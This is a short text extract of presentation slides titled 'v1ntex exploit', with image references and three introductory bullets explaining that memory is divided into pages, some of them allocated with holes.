
v1ntex exploit

- This is Memory




v1ntex exploit

- Memory is divided into pages




v1ntex exploit

- Some pages are already allocated with *holes* in it



v1ntex exploit

